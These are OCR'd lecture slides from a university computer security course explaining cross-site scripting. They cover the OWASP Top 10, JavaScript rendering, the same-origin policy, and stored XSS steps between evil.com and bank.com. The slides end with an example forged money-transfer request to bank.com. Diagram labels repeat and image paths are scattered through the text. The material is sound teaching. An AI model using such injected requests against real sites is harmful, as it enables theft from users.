Cross-site scripting attack

CS 161: Computer Security

Prof. Raluca Ada Popa

April 8, 2020

Some content adapted from materials by David Wagner or Dan Boneh

Top web vulnerabilities

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components

Top web vulnerabilities

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS) !!!	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Cross-site scripting attack (XSS)

- Attacker injects a malicious script into the webpage viewed by a victim user
  - Script runs in user's browser with access to page's data

- The same-origin policy does not prevent XSS

Setting: Dynamic Web Pages

- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:

web page

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ",
                a+b,
                "</b>");
</script>
```

- Outputs:

Hello, **world: 3**

Recall: Javascript

- Powerful web page *programming language*
- Scripts are embedded in web pages returned by web server
- Scripts are executed by browser. Can:
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Issue web requests, read replies
- *(Note: despite name, has nothing to do with Java!)*

Rendering example

web server

web browser

```
<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
```

Browser's rendering engine:

1. Call HTML parser
   - tokenizes, starts creating DOM tree
   - notices <script> tag, yields to JS engine
2. JS engine runs script to change page


```
<font size=30>
Hello, <b>world: 3</b>
```

3. HTML parser continues:
   - creates DOM
4. Painter displays DOM to user

Hello, **world: 3**

Confining the Power of Javascript Scripts

- Given all that power, browsers need to make sure JS scripts don't abuse it



- For example, don't want a script sent from hackerz.com web server to read or modify data from bank.com
- … or read keystrokes typed by user while focus is on a bank.com page!

Same Origin Policy

Recall:

- Browser associates web page elements (text, layout, events) with a given **origin**
- SOP = a script loaded by origin A can access only origin A's resources (and it cannot access the resources of another origin)

XSS subverts the same origin policy

- Attack happens **within the same origin**
- Attacker tricks a server (e.g., `bank.com`) to send malicious script ot users
- User visits to `bank.com`

Malicious script has origin of bank.com so it is permitted to access the resources on bank.com

Two main types of XSS

- *Stored* XSS: attacker leaves Javascript lying around on benign web service for victim to load
- *Reflected* XSS: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back

Stored (or persistent) XSS

- The attacker manages to store a malicious script at the web server, e.g., at `bank.com`
- The server later unwittingly sends script to a victim's browser
- Browser runs script in the same origin as the `bank.com` server

Stored XSS (Cross-Site Scripting)

Attack Browser/Server

evil.com

Stored XSS (Cross-Site Scripting)

Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)

User Victim

2 request content

Attack Browser/Server

evil.com


1

Inject malicious script

Server Patsy/Victim

bank.com

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content


3 receive malicious script

Server Patsy/Victim

bank.com

4 execute script embedded in input *as though server meant us to run it*

Stored XSS (Cross-Site Scripting)



Stored XSS (Cross-Site Scripting)

User Victim

Attack Browser/Server

evil.com

1 Inject malicious script

2 request content

3 receive malicious script


4 execute script embedded in input *as though server m*

5 perform attacker action


Server Patsy/Victim

E.g., **`GET http://bank.com/sendmoney?to=DrEvil&amt=100000`**

